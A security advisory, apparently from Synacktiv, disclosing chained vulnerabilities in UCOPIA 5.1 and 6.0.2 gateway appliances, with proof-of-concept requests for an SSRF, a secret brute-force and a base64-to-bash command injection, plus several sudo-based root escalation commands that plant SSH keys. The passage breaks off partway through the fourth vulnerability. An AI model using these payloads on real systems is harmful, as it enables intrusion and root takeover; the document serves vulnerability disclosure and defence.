Multiple vulnerabilities in UCOPIA 5.1 and 6.0.2

Security advisory

2023/01/30

Tawfik Bakache

Overview

UCOPIA

The Ucopia appliance aims to provide a management solution for corporate wireless networks. This solution acts as a gateway and controller between end-users and private networks. Users authentication can be typically performed using a captive portal or 802.1x.
Some official documentation can be found in the vendor's website:

- Technical documentation: https://ucopia.com/wp-content/uploads/2015/07/ucopia-advancesolution-en-2016.pdf
- Marketing documentation: https://ucopia.com/wp-content/uploads/2015/07/UCOPIA-VE_End-user_web.pdf

Discovered vulnerabilities

The vulnerabilities described here have been identified during a security assessment of the platform.

By chaining multiple vulnerabilities described below, Synacktiv was able to obtain remote code execution with root privileges on the UCOPIA appliance.

Affected versions

Synacktiv only had access to the following versions of the UCOPIA appliance:

- 5.1 (build 16012514)
- 6.0.2 (build 18010102)

Timeline

Date	Action
2019/11/29	Advisory sent to the editor
2023/01/30	Public release

Vulnerability 1 - Missing authorization checks

Several scripts, belonging to the administration panel, can be accessed without being authenticated:

- *admin/admin/password_recovery_policies.php*
- *admin/admin/sponsoring/sponsoring_add_mod.php*
- *admin/conf/confftp.php*
- *admin/conf/edge.php*
- *admin/conf/social_networks.php*

In particular, access to the *social_networks.php* script allows inserting, modifying and deleting social networks entries in the controller's configuration file (located at */etc/ucopia/ucopia.conf*).

Moreover, a malicious user can abuse those features in order to retrieve arbitrary values from the configuration file, and append arbitrary content to it.

As mentioned before, adding new social networks can be performed from the *social_networks.php* script:

$WEB_ROOT/admin/conf/social_networks.php l.85

```
if ($_POST['ajax'] == "no")
{
	switch ($_POST['action'])
	{
		case "add_application":
			$M_return = add_social_network_application($_POST);
			if ($M_return === TRUE)
			{
				unset($_POST['action']);
			}
			else
			{
				$A_social_network = $_POST;
				$A_submit_errors = $M_return;
			}
			break;
		[...]
	}
}
```

The *add_social_network_application* function is defined in *$WEB_ROOT/_INC/social_networks/functions.inc.php*:

$WEB_ROOT/_INC/social_networks/functions.inc.php l.120

```
function add_social_network_application(Array $params = array())
{

	[…] // Sanity checks

	if (empty($M_return))
	{

		if (isset($params['id']) && ($params['id'] != "") )
		{
			$S_new_id = $params['id'];
		}
		else
```

```
             {
                    [...]
             }

             setValueUcp('social_network', $S_new_id, 'comment',
base64_encode($params['comment']));
             setValueUcp('social_network', $S_new_id, 'is_from_factory', "FALSE");

             foreach (array('type', 'name', 'key', 'secret_key', 'redirect_domain',
'issuer', 'authorization_endpoint', 'token_endpoint', 'userinfo_endpoint', 'scopes',
'add_soc_net') as $itt)
             {
                    if (isset($params[$itt]) && ($params[$itt] != ""))
                    {
                           setValueUcp('social_network', $S_new_id, $itt, $params[$itt]);
                    }
             }

             $M_return = TRUE;
      }

      portal_reload_services();

      return $M_return;
}
```

The *setValueUcp* function, defined in *$WEB_ROOT/_INC/functions.inc.php*, wraps the *setValueUcpWithoutCacheClean* function:

```
$WEB_ROOT/_INC/functions.inc.php l.791

function setValueUcp() {
      // get $file parameter (7th one)
      $num_args = func_num_args();
      $array_args = func_get_args();
      $file = ($num_args >= 7) ? $array_args[6] : NULL;

      $ret_bool = call_user_func_array('setValueUcpWithoutCacheClean', $array_args);

      cleanValueUcpCache($file);
      return $ret_bool;
}
```

Setting new configuration values is performed through a system call to a custom shell script:

```
$WEB_ROOT/_INC/functions.inc.php l.728

function setValueUcpWithoutCacheClean($section, $name, $label = null, $newvalue = null,
$oldvalue = null, $AddInMultipleValues = false, $file = null, $bypass_sync = false) {
      if ($section == null) {
             return false;
      }
      if (($newvalue == null || $newvalue == '') && $newvalue !== 0) {
             $newvalue = "''";
      }
      else {
             $newvalue = escapeshellarg_special($newvalue);
      }
```

```
       $cmd = 'sudo /usr/sbin/ucpconfig -s '.escapeshellarg_special($section);
       if ($file != null) {
              $cmd = $cmd.' -f '.escapeshellarg_special($file);
       }
       if ($name != null) {
              $cmd = $cmd.' -n '.escapeshellarg_special($name);
              if ($label != null) {
                     if ($AddInMultipleValues) {
                            $cmd = $cmd.' -a add';
                     }
                     else {
                            // Optimization : Do not rewrite if the value did not change.
                            $old_val = escapeshellarg_special(getValueUcp($section, $name, 
$label));

                            if($old_val === (string)$newvalue){
                                   return True;
                            }
                            $cmd = $cmd.' -a set';
                     }
                     $cmd = "$cmd -l " . escapeshellarg_special($label) . " -v " . 
$newvalue;
                     if ($oldvalue != null && $oldvalue != "") {
                            $cmd = "$cmd -o " . escapeshellarg_special($oldvalue);
                     }
              }
              else {
                     $cmd = $cmd." -a add";
              }
       }
       if ($bypass_sync) {
              $cmd = $cmd." -b";
       }
       $output = ucp_exec($cmd, $output_array, $return_var);
       return ($return_var == 0);
}
```

Note that the *escapeshellarg_special* function prevents from command injection attacks:

$WEB_ROOT/_INC/functions.inc.php l.3827

```
function escapeshellarg_special($file) {
       return "'" . str_replace("'", "'\"'\"'", $file) . "'";
}
```

The *ucp_exec* function ultimately calls the native *popen* function:

```
$WEB_ROOT/_INC/functions.inc.php l.262

function ucp_exec ( $cmd, &$stdout = array(), &$exit_code = 0, $syslog_stdout = FALSE ) {

       [...]

       # Execute command
       $proc = proc_open($cmd, [ 1 => ['pipe','w'], 2 => ['pipe','w'] ], $pipes);
       […]
}
```

When a user calls the *social_networks.php* script with the following POST parameters:

ajax=no&action=add_application&id=dummy_app_id&name=dummy_name&type=facebook&key=foo&secret_key=foo, the resulting system commands will be:

```
sudo /usr/sbin/ucpconfig -s 'social_network' -n 'dummy_app_id' -a set -l 'is_from_factory'
-v 'FALSE'
sudo /usr/sbin/ucpconfig -s 'social_network' -n 'dummy_app_id' -a set -l 'type' -v
'facebook'
sudo /usr/sbin/ucpconfig -s 'social_network' -n 'dummy_app_id' -a set -l 'name' -v
'dummy_name'
sudo /usr/sbin/ucpconfig -s 'social_network' -n 'dummy_app_id' -a set -l 'key' -v 'foo'
sudo /usr/sbin/ucpconfig -s 'social_network' -n 'dummy_app_id' -a set -l 'secret_key' -v
'foo'
```

When *ucpconfig* is called with the *-a set* option, the *ucp_set* function is called:

```
/usr/sbin/ucpconfig l.80
ucp_set () {
   [...]
        if [ -n "$SECTIONTYPE" ] && [ -n "$SECTIONNAME" ] && [ -n "$LABEL" ] && [ -n
"$OLDVALUE" ]; then
                add_section
       [...]
        else
                clean_exit "wrong"
        fi
}
```

First, the *add_section* is called

```
/usr/sbin/ucpconfig l.145
add_section () {
        if [ -n "$SECTIONTYPE" ] && [ -n "$SECTIONNAME" ]; then
                egrep -q "^ *$SECTIONTYPE +$SECTIONNAME +{" $FILE || echo -e "\
n$SECTIONTYPE $SECTIONNAME {\n}" >> $FILE
        else
                clean_exit "wrong"
        fi
}
```

The script checks whether the section already exists in the configuration file by calling the *egrep* utility. If no match is found, the new section is added to the configuration file. For instance:

```
egrep -q ^ *social_network +dummy_app_id +{ /etc/ucopia/ucopia.conf || echo -e “\
nsocial_network dummy_app_id {\n}”
```

However, when the pattern contains a newline character, *egrep* processes the remaining characters as an additional pattern to look for. For instance:

```
$ cat test.txt
line1
line2
line3
$ egrep '^line1
^line3' test.txt
line1
line3
```

An attacker can leverage this behavior in order to retrieve specific configuration values inside the */etc/ucopia/ucopia.conf* file.

In particular, this file contains a particularly sensitive secret that can be used to perform administrative actions (when calling the *$WEB_ROOT/exec.php* script for instance):

```
conf adminweb {
    multi_pwd <BASE64_ENCODED_HASH>
}
```

This value can be retrieved the following way:

- add a new application with an identifier like "UNEXISTING_APP_ID\nmulti_pwd *pattern*\n"

  if the *pattern* matches the *multi_pwd* value, the *egrep* call will find a match, therefore not adding the application
- call *social_networks.php* with the *delete_get_message* action, which allows to search for an existing application before deleting it
- if the application doesn't exist, it means that the *pattern* was correct
- if the application exists, delete it and search for a new pattern until a correct one is found.

Synacktiv developed a *proof of concept* script allowing to retrieve the *multi_pwd* value:

```
$ time python3 bf_multipwd2.py
Found correct value for multi_pwd: YjYz[REDACTED]Zg==

real    3m10.780s
user    0m2.797s
sys     0m0.531s
```

Additionally, since newline characters are not filtered, arbitrary configuration sections and values can be appended to the configuration file.

Finally, an SSRF attack can be performed by calling the *social_networks.php* script. An HTTP request is being made when the *conf_discovery* action is called:

$WEB_ROOT/_INC/social_networks/functions.inc.php l.50

```
case "conf_discovery":

      $A_json            = array();
      $pattern           = '/\/\.well-known\/openid-configuration/';
      $issuer_url        = (preg_match($pattern, $_POST['issuer']))? $_POST['issuer'] :
$_POST['issuer']."/.well-known/openid-configuration";

      if (filter_var($issuer_url, FILTER_VALIDATE_URL))
      {
             $ch = curl_init();
             curl_setopt($ch, CURLOPT_URL, $issuer_url);
             curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
             curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
             curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
             $httpResponse = curl_exec($ch);
             curl_close($ch);
      }

      if ( $httpResponse )
      {
             $conf_discovered = json_decode($httpResponse, TRUE);
             //We can add other optionals URLs
             $conf_keys_array = array("authorization_endpoint", "token_endpoint",
"userinfo_endpoint");

             foreach ($conf_keys_array as $T_key) {
                    $A_json[$T_key] = (isset($conf_discovered[$T_key]))?
$conf_discovered[$T_key] : '';
             }
      }
      $A_json['success'] = (strlen(implode($A_json)) != 0)? TRUE : FALSE;

      echo json_encode($A_json);
      break;
```

A proof of concept can be found below:

```
POST /admin/conf/social_networks.php HTTP/1.1
Host: controller.access.network
User-Agent: Mozilla
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 110

ajax=yes&action=conf_discovery&issuer=http%3a//[REDACTED]:8888/some/path%23.well-known/
openid-configuration
```

```
$ nc -nvlp -p 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [REDACTED] 20410 received!
GET /some/path HTTP/1.1
Host: [REDACTED]:8888
Accept: */*
```

Vulnerability 2 - Command injection in exec.php

The *exec.php* script uses user-supplied data to execute system commands, without properly sanitizing it:

$WEB_ROOT/exec.php l.1056

```
if(strlen($_GET['version']) <= 0 || $_GET['version'] != getProductBuildNumber()) {
      logmsg("Download URL category error : wrong version received ".$_GET['version'],
LOG_DEBUG);
      break;
}
if(strlen($_GET['category']) <= 0) {
      logmsg("Download URL category error : empty category name", LOG_DEBUG);
      break;
}
$ufdbguard_cat_dir = '/var/lib/ufdbguard/db/'.$_GET['category'];
if(!file_exists($ufdbguard_cat_dir)) {
      logmsg("Download URL category error : category db directory does not exist
$ufdbguard_cat_dir", LOG_DEBUG);
      break;
}
$tmp_ufdbguard_cat_dir = '/tmp/ufdbguard/'.$_GET['category'];
if(file_exists($tmp_ufdbguard_cat_dir)) {
      ucp_exec("sudo rm -rf $tmp_ufdbguard_cat_dir", $res_arr, $res);
      if($res != 0) {
            logmsg("Download URL category error : cannot remove existing temp directory
$tmp_ufdbguard_cat_dir", LOG_DEBUG);
            break;
      }
}
```

However, the script first checks if the */var/lib/ufdbguard/db/'.$_GET['category']* file exists. This condition can be satisfied using the *add_admin_check* action:

$WEB_ROOT/exec.php l.70

```
case 'add_admin_check':
      if (isset($_GET['data'])) {
            ucp_exec("touch /tmp/". escapeshellarg_special($_GET['data']));
            echo 'OK';
      }
      else {
            echo 'KO';
      }
      exit();
      break;
```

A proof of concept can be found below:

```
POST /exec.php?data=foo$(echo+-n+ZWNobyBiYXI%2bL3RtcC9mb28%3d|base64+-d|bash) HTTP/1.1
Host: controller.access.network
User-Agent: Mozilla
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 85

cred=YjYzM[...]hZg%3d%3d&cmd=add_admin_check
```

```
# ls /tmp/foo*
foo$(echo -n ZWNobyBiYXI+L3RtcC9mb28=|base64 -d|bash)
```

Then, calling the *add_admin_check* action will trigger the command injection:

```
POST /exec.php?version=18010102&category=../../../../tmp/foo$(echo+-n+ZWNobyBiYXI
%2bL3RtcC9mb28%3d|base64+-d|bash) HTTP/1.1
Host: 192.168.192.130
User-Agent: Mozilla
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

cred=YmVhNmFmZGVmZTQ2OWQ3MGJiZTU1YWRjMjk2ZTk4YWM5NGJlNGQzMA%3d%3d&cmd=download_url_category
```

```
$ cat /tmp/foo
bar
```

Note that in order to trigger this vulnerability, one of these 3 conditions must be met:

- The user knows the controller's *admin* account password.
- The user knows the *multi_pwd* secret.
- The request is performed from a member of a high availability cluster.

The last two conditions can be satisfied by calling the *$WEB_ROOT/admin/conf/social_networks.php* script, as described in Missing authorization checks. Regarding the 3rd method, the *cmd* parameter is passed as a *POST* parameter only when the *multi_pwd* secret is used. Otherwise, it is passed as a *GET* parameter (which is why the SSRF can be used to trigger the command injection).

Vulnerability 3 - Local privilege escalation through unsafe sudo configuration

The *sudo* configuration for the *www-data* user allows executing a lot of commands as any user without password. Some of them can be leveraged to gain *root* privileges on the controller:

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),0(root),106(mysql)

$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="UCOPIA_WWW UCOPIA_DIR"

User www-data may run the following commands on localhost:
    (ALL) NOPASSWD: /bin/cat /etc/cups/printers.conf
    (ALL) NOPASSWD: /bin/chmod +r /etc/shibboleth/sp-key.pem
    (ALL) NOPASSWD: /bin/chmod g+w /var/www/html/wpad.dat
    (ALL) NOPASSWD: /bin/chmod g+w /var/www/html/wpad.dat.init
    (ALL) NOPASSWD: /bin/chmod * /var/lib/mysql/tmpdb*
    (ALL) NOPASSWD: /bin/chmod * /var/ucopia/backup/ucpdb*
    (ALL) NOPASSWD: /bin/chown * /var/lib/mysql/tmpdb*
    (ALL) NOPASSWD: /bin/chown * /var/lib/mysql/backup*
    (ALL) NOPASSWD: /bin/chown -R * /var/lib/mysql/backup*
    (ALL) NOPASSWD: /bin/chown * /var/ucopia/backup/ucpdb*
    (ALL) NOPASSWD: /bin/chown root\:root /usr/sbin/purge.sh
    (ALL) NOPASSWD: /bin/chown -R proxy\:proxy /tmp/ufdbguard/custom_*
    (ALL) NOPASSWD: /bin/chown -R proxy\:proxy /tmp/ufdbguard/walled_garden_*
    (ALL) NOPASSWD: /bin/cp -f /etc/ucopia/license /etc/ucopia/old_*_license
    (ALL) NOPASSWD: /bin/cp /tmp/* /var/tmp/*
    (ALL) NOPASSWD: /bin/date -s *
    (ALL) NOPASSWD: /bin/kill -USR1 *
    (ALL) NOPASSWD: /bin/ln -sf /usr/sbin/shibboleth_full_crawl.php *
    (ALL) NOPASSWD: /bin/ln -sf /var/ucopia/backup/*
    (ALL) NOPASSWD: /bin/mkdir -m 0755 /www/html/portals/*
    (ALL) NOPASSWD: /bin/mkdir -p /var/tmp/*
    (ALL) NOPASSWD: /bin/mkdir -p /var/ucopia/backup/ucpdb*
    (ALL) NOPASSWD: /bin/mkdir -p /var/ucopia/*
    (ALL) NOPASSWD: /usr/bin/rename * /var/ucopia/backup/ucpdb/*
    (ALL) NOPASSWD: /bin/mv -f /tmp/tmppurge.sh /usr/sbin/purge.sh
    (ALL) NOPASSWD: /bin/mv -f /tmp/ucopia-release.tmp /etc/ucopia-release
    (ALL) NOPASSWD: /bin/mv -f /tmp/wpad.dat.tmp /var/www/html/wpad.dat
    (ALL) NOPASSWD: /bin/mv -f /tmp/ufdbguard/custom_* /var/lib/ufdbguard/db
    (ALL) NOPASSWD: /bin/mv -f /tmp/ufdbguard/walled_garden_*
        /var/lib/ufdbguard/db
    (ALL) NOPASSWD: /bin/mv -f /tmp/nosslsearch.* /etc/powerdns/nosslsearch
    (ALL) NOPASSWD: /bin/mv -f /etc/ucopia/old_*_license /etc/ucopia/license
    (ALL) NOPASSWD: /bin/mv -f /var/www/html/wpad.dat.init
        /var/www/html/wpad.dat
    (ALL) NOPASSWD: /bin/mv -f /var/www/html/wpad.dat
        /var/www/html/wpad.dat.init
    (ALL) NOPASSWD: /bin/mv -f /var/lib/mysql/* /var/ucopia/backup/ucpdb*
    (ALL) NOPASSWD: /bin/mv -f /var/tmp/logbackup* /var/ucopia/backup/ucpdb*
    (ALL) NOPASSWD: /bin/mv -f /var/tmp/logbackup* /var/tmp/logbackup*
    (ALL) NOPASSWD: /bin/ping * -c * -w *
    (ALL) NOPASSWD: /bin/rm -f /etc/cron.hourly/shibboleth_full_crawl.php
    (ALL) NOPASSWD: /bin/rm -f /etc/keepalived/keepalived.conf
    (ALL) NOPASSWD: /bin/rm -f /etc/conntrackd/conntrackd.conf
    (ALL) NOPASSWD: /bin/rm -f /etc/powerdns/nosslsearch
    (ALL) NOPASSWD: /bin/rm -f /tmp/*
    (ALL) NOPASSWD: /bin/rm -rf /tmp/*
    (ALL) NOPASSWD: /bin/rm -rf /var/tmp/*
    (ALL) NOPASSWD: /bin/rm -f /var/tmp/*
    (ALL) NOPASSWD: /bin/rm -rf /var/lib/mysql/tmpdb*
    (ALL) NOPASSWD: /bin/rm -rf /var/lib/mysql/backup*
    (ALL) NOPASSWD: /bin/rm -rf /var/lib/mysql/oldbackup
    (ALL) NOPASSWD: /bin/rm -rf /var/ucopia/backup/*
    (ALL) NOPASSWD: /bin/rm -rf /var/lib/ufdbguard/db/custom_*
    (ALL) NOPASSWD: /bin/rm -rf /var/lib/ufdbguard/db/walled_garden_*
    (ALL) NOPASSWD: /bin/rm -rf /tmp/ufdbguard/custom_*
    (ALL) NOPASSWD: /bin/rm -rf /tmp/ufdbguard/walled_garden_*
    (ALL) NOPASSWD: /bin/rm -rf /var/backup/*
    (ALL) NOPASSWD: /bin/rm -rf /www/html/portals/*
    (ALL) NOPASSWD: /bin/sed * /etc/default/ifplugd
    (ALL) NOPASSWD: /bin/sh /usr/sbin/setconfsnmp *
    (ALL) NOPASSWD: /bin/tar --overwrite -C /var/tmp/*
    (ALL) NOPASSWD: /bin/tar --overwrite -xp --directory\=/var/ucopia/backup/*
    (ALL) NOPASSWD: /bin/tar -m --no-same-permissions --no-same-owner -xzf
        /tmp/*.tgz -C /etc/ucopia/
    (ALL) NOPASSWD: /bin/touch /var/ucopia/wizard_conf/configuration.conf
    (ALL) NOPASSWD: /etc/init.d/* config
    (ALL) NOPASSWD: /etc/init.d/* graceful
    (ALL) NOPASSWD: /etc/init.d/* keepalive
    (ALL) NOPASSWD: /etc/init.d/* reload
    (ALL) NOPASSWD: /etc/init.d/* restart
    (ALL) NOPASSWD: /etc/init.d/* resync
    (ALL) NOPASSWD: /etc/init.d/* start
    (ALL) NOPASSWD: /etc/init.d/* status
    (ALL) NOPASSWD: /etc/init.d/* stop
    (ALL) NOPASSWD: /sbin/ethtool
    (ALL) NOPASSWD: /sbin/ifconfig
    (ALL) NOPASSWD: /sbin/ifdown *
    (ALL) NOPASSWD: /sbin/ifup *
    (ALL) NOPASSWD: /sbin/ip
    (ALL) NOPASSWD: /sbin/iptables -A LDAP_ACCESS -j ACCEPT -s *
    (ALL) NOPASSWD: /sbin/iptables -D FORWARD -j WINDOWS_SERVERS -d *
    (ALL) NOPASSWD: /sbin/iptables -D LDAP_ACCESS -j ACCEPT -s *
    (ALL) NOPASSWD: /sbin/iptables -I FORWARD -j WINDOWS_SERVERS -d *
    (ALL) NOPASSWD: /sbin/route del default
    (ALL) NOPASSWD: /sbin/shutdown -h now
    (ALL) NOPASSWD: /sbin/shutdown -r now
    (ALL) NOPASSWD: /usr/bin/arping
    (ALL) NOPASSWD: /usr/bin/dos2unix
    (ALL) NOPASSWD: /usr/bin/net
    (ALL) NOPASSWD: /bin/netstat -atpn
    (ALL) NOPASSWD: /usr/bin/php
    (ALL) NOPASSWD: /usr/bin/tail -n 500 -f /var/log/syslog
    (ALL) NOPASSWD: /usr/sbin/a2dismod shib2
    (ALL) NOPASSWD: /usr/sbin/a2dissite ucp-shibboleth
    (ALL) NOPASSWD: /usr/sbin/a2enmod shib2
    (ALL) NOPASSWD: /usr/sbin/a2ensite ucp-shibboleth
    (ALL) NOPASSWD: /usr/sbin/allbuildconf.sh
    (ALL) NOPASSWD: /usr/sbin/backup
    (ALL) NOPASSWD: /usr/sbin/*buildconf *
    (ALL) NOPASSWD: /usr/sbin/diff_ldap.pl *
    (ALL) NOPASSWD: /usr/sbin/dnstools *
    (ALL) NOPASSWD: /usr/sbin/fw
    (ALL) NOPASSWD: /usr/sbin/getinfo
    (ALL) NOPASSWD: /usr/sbin/profile_rules
    (ALL) NOPASSWD: /sbin/ipset -exist add *
    (ALL) NOPASSWD: /sbin/ipset -exist -A *
    (ALL) NOPASSWD: /sbin/ipset -exist -D *
    (ALL) NOPASSWD: /usr/sbin/ldapcleaner.pl
    (ALL) NOPASSWD: /usr/sbin/maintenance *
    (ALL) NOPASSWD: /usr/sbin/manage_mysql.php *
    (ALL) NOPASSWD: /usr/sbin/mysql-replication.php *
    (ALL) NOPASSWD: /usr/sbin/ntpdate
    (ALL) NOPASSWD: /usr/sbin/payCheck.pl *
    (ALL) NOPASSWD: /usr/sbin/paypalhoststoip.sh
    (ALL) NOPASSWD: /usr/sbin/postsuper *
    (ALL) NOPASSWD: /usr/sbin/pps_sessions *
    (ALL) NOPASSWD: /usr/sbin/service *
    (ALL) NOPASSWD: /usr/sbin/shib-keygen *
    (ALL) NOPASSWD: /usr/sbin/state.sh
    (ALL) NOPASSWD: /usr/sbin/ufdbguard_db_update *
    (ALL) NOPASSWD: /usr/sbin/tunnel *
    (ALL) NOPASSWD: /usr/sbin/UcpAddPrinter.sh
    (ALL) NOPASSWD: /usr/sbin/ucpapplypatch
    (ALL) NOPASSWD: /usr/sbin/ucpcerts
    (ALL) NOPASSWD: /usr/sbin/ucpconfig
    (ALL) NOPASSWD: /usr/sbin/ucpgetpatch *
    (ALL) NOPASSWD: /usr/sbin/ucp_qos
    (ALL) NOPASSWD: /usr/sbin/ucp_rt_tables.php
    (ALL) NOPASSWD: /usr/sbin/ucpSendTestMail.sh *
    (ALL) NOPASSWD: /usr/sbin/ucp_tools cli_passwd *
    (ALL) NOPASSWD: /usr/sbin/ucp_tools nb_users
    (ALL) NOPASSWD: /usr/sbin/ucp_tools troubleshoot
    (ALL) NOPASSWD: /usr/sbin/ucpupdate
    (ALL) NOPASSWD: /usr/sbin/ucpversion
    (ALL) NOPASSWD: /usr/sbin/update_motd.sh
    (ALL) NOPASSWD: /usr/sbin/update-rc.d
    (ALL) NOPASSWD: /usr/sbin/upManageParcCrontab.sh
    (ALL) NOPASSWD: /usr/sbin/virt-what
    (ALL) NOPASSWD: /usr/share/ucopia/ha/notify GROUP all DISABLE
    (ALL) NOPASSWD: /usr/share/ucopia/ha/sync_controller_config
    (ALL) NOPASSWD: /usr/bin/nproc
    (ALL) NOPASSWD: /usr/share/ucopia/ha/config_real_interface_in.php
    (ALL) NOPASSWD: /usr/sbin/digilab-sync-sessions
    (ALL) NOPASSWD: /bin/touch /etc/ldap/noslapd
    (ALL) NOPASSWD: /bin/rm -f /etc/ldap/noslapd
    (ALL) NOPASSWD: /bin/touch /tmp/deletelink.lock
    (ALL) NOPASSWD: /etc/init.d/ldapmonitor status
    (ALL) NOPASSWD: /usr/sbin/migration_ftp_server
    (ALL) NOPASSWD: /usr/sbin/migration_ftp_server clean_mount
    (ALL) NOPASSWD: /usr/sbin/serenity-LDAP-User-Extractor.pl *
    (ALL) NOPASSWD: /bin/mkdir /usr/share/ucopia/web_injection/
    (ALL) NOPASSWD: /bin/mkdir /var/www/html/wi_resources/
    (ALL) NOPASSWD: /bin/rm -rf /usr/share/ucopia/web_injection/
    (ALL) NOPASSWD: /bin/rm -rf /var/www/html/wi_resources/
    (ALL) NOPASSWD: /bin/rm -rf /etc/ucopia/web_injection.conf
    (ALL) NOPASSWD: /bin/tar -C /usr/share/ucopia/web_injection/ -xf *
        campaigns/ --strip-components\=1
    (ALL) NOPASSWD: /bin/tar -C /var/www/html/wi_resources/ -xf * resources/
        --strip-components\=1
    (ALL) NOPASSWD: /bin/tar -C /etc/ucopia/ -xf * web_injection.conf
    (ALL) NOPASSWD: /bin/touch /tmp/*.tar
    (ALL) NOPASSWD: /bin/chown * /tmp/*.tar
    (ALL) NOPASSWD: /bin/cp /tmp/*
    (ALL) NOPASSWD: /bin/cp -f ctl /tmp/patch_ctl
    (ALL) NOPASSWD: /bin/mv -f changelog /var/*/changelog
    (ALL) NOPASSWD: /usr/share/ucopia/license/gener_pack.sh *
    (ALL) NOPASSWD: /usr/share/ucopia/license/gener_pack_V3.sh *
    (ALL) NOPASSWD: /usr/share/ucopia/license/gener_pack_V4.0.sh *
    (ALL) NOPASSWD: /bin/mv -f /usr/share/ucopia/license/license* *
    (ALL) NOPASSWD: /bin/mv -f * /usr/share/ucopia/license/license.in.enc
    (ALL) NOPASSWD: /bin/cp -f /usr/share/ucopia/license/*.jar
        /usr/share/ucopia/license/*.jar
    (ALL) NOPASSWD: /bin/rm -f /usr/share/ucopia/license/UcpLicense0.jar
    (ALL) NOPASSWD: /bin/rm -f /www/html/gestion/patchs/*
    (ALL) NOPASSWD: /bin/mkdir /www/html/gestion/patchs/*
    (ALL) NOPASSWD: /usr/sbin/tunnel_maintenance *
```

At least three simple ways to elevate privileges from *www-data* to *root* can be identified:

```
$ sudo dos2unix -n /root/.ssh/authorized_keys authorized_keys
dos2unix: converting file /root/.ssh/authorized_keys to file authorized_keys in Unix format
...
$ cp authorized_keys{,.tmp}
$ cat id_rsa.pub >> authorized_keys.tmp
$ sudo dos2unix -n authorized_keys.tmp /root/.ssh/authorized_keys
dos2unix: converting file authorized_keys.tmp to file /root/.ssh/authorized_keys in Unix
format ...
$ ssh -i id_rsa root@localhost
root@controller:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
$ sudo php -r "system('cat /tmp/privesc/id_rsa.pub >> /root/.ssh/authorized_keys');"
$ ssh -i id_rsa root@localhost
root@controller:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
$ cat /tmp/privesc/addkey.sh
#!/bin/sh
cat /tmp/privesc/id_rsa.pub >> /root/.ssh/authorized_keys
$ touch /var/tmp/foo && touch /var/tmp/foo.tar # not really needed though
$ sudo /bin/tar --overwrite -C /var/tmp/ -c foo.tar foo --checkpoint=1 –checkpoint-
action=exec=/tmp/privesc/addkey.sh
$ ssh -i /tmp/privesc/id_rsa root@localhost
```

```
root@controller:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Note that this vulnerability is already public on version 5.1 (see https://www.exploit-db.com/exploits/42949).

Vulnerability 4 - Local privilege elevation through chroothole_client

The *chroothole_client* binary is used in the context of a chrooted environment (for instance when opening an SSH session with the *admin* account) to execute additional commands, as the root user:

```
$ ssh admin@ucopia_controller
[...]
Welcome to the Command Line Interface

Type 'help' to display the CLI usage help.
Type '?' to display the available commands.
Type a command name followed by '?' to display specific help about this command.


> ls /usr/bin
total 5132
-rwxr-xr-x 1 root root  639164 Apr 21  2014 awk
-rwxr-xr-x 1 root root   30240 Mar 27  2015 bzip2
-rwxr-xr-x 1 root root   50920 Mar 14  2015 cat
-rwxr-xr-x 1 root root   12828 Feb  7  2019 chroothole_client
[…]
```

This client communicates with a daemon through a UNIX socket located in the */tmp* directory:

```
> ls /tmp
total 0
srwxrwxrwx 1 root root 0 Nov 24 14:27 chroothole
```

From an unrestricted environment, the chroothole_client binary and the chroothole socket can be found in */var/chroot/usr/bin* and */var/chroot/tmp* respectively,

The daemon with which the client communicates runs as root:

```
$ ps aux | grep chroothole_daemon
root        2404  0.0  0.0   2296   328 ?        Ss   14:27   0:00
/usr/sbin/chroothole_daemon
```

The client sends the daemon system commands to execute. The list of authorized commands can be found in the */etc /chroothole /chroothole.conf*:

```
$ cat /etc/chroothole/chroothole.conf
# The path for the daemon chroothole_daemon,'/var/chroot' is the path for 'chroot'
path_server=/var/chroot/tmp/chroothole

/bin/bzip2
/etc/init.d/apache2
/etc/init.d/arpalert
/etc/init.d/authserver
/etc/init.d/autodisconnect
/etc/init.d/cups
/etc/init.d/pdns-recursor
/etc/init.d/farpd
/etc/init.d/freeradius
/etc/init.d/isc-dhcp-server
/etc/init.d/keepalived
/etc/init.d/ldapmonitor
/etc/init.d/mysql
/etc/init.d/ntp
/etc/init.d/pmsclient
```

```
/etc/init.d/samba
/etc/init.d/slapd
/etc/init.d/squid
/etc/init.d/squid-unauth
/etc/init.d/ssh
/sbin/ifdown
/sbin/ifup
/sbin/ip
/usr/bin/arping
/usr/bin/expr
/usr/bin/host
/usr/bin/loadkeys
/usr/bin/php
/usr/bin/rm
/usr/bin/wget
/usr/sbin/a2dissite
/usr/sbin/a2ensite
/usr/sbin/arp
/usr/sbin/backup
/usr/sbin/buildconf
/usr/sbin/dns-server-conf.buildconf
/usr/sbin/freeradius.buildconf
/usr/sbin/getinfo
/usr/sbin/maintenance
/usr/sbin/manage_updates.sh
/usr/sbin/profile_rules
/usr/sbin/service
/usr/sbin/status
/usr/sbin/syslog_cli.sh
/usr/sbin/tunnel
/usr/sbin/ucp_tools
/usr/sbin/ucpconfig
/usr/sbin/ucpversion
/usr/sbin/write_freeradius_status_check.sh
/usr/sbin/generate_freeradius_new_dh_key.sh
/usr/sbin/manageCertificates
/usr/sbin/manageFTPaccounts
/usr/sbin/manageZones.php
/usr/share/ucopia/tools/troubleshoot.php

# fw
/usr/sbin/fw

# Pour la configuration des interfaces
/sbin/ifconfig
/sbin/dhclient

# Obligatoire pour les commandes reboot et halt
/sbin/reboot
/sbin/halt
```

First, similarly to the *sudo* configuration vulnerabilities (Local privilege escalation through unsafe sudo configuration), several commands can be used to gain root privileges. Furthermore, arbitrary commands can be injected:

```
$ ln -s /var/chroot/tmp/chroothole /tmp/chroothole

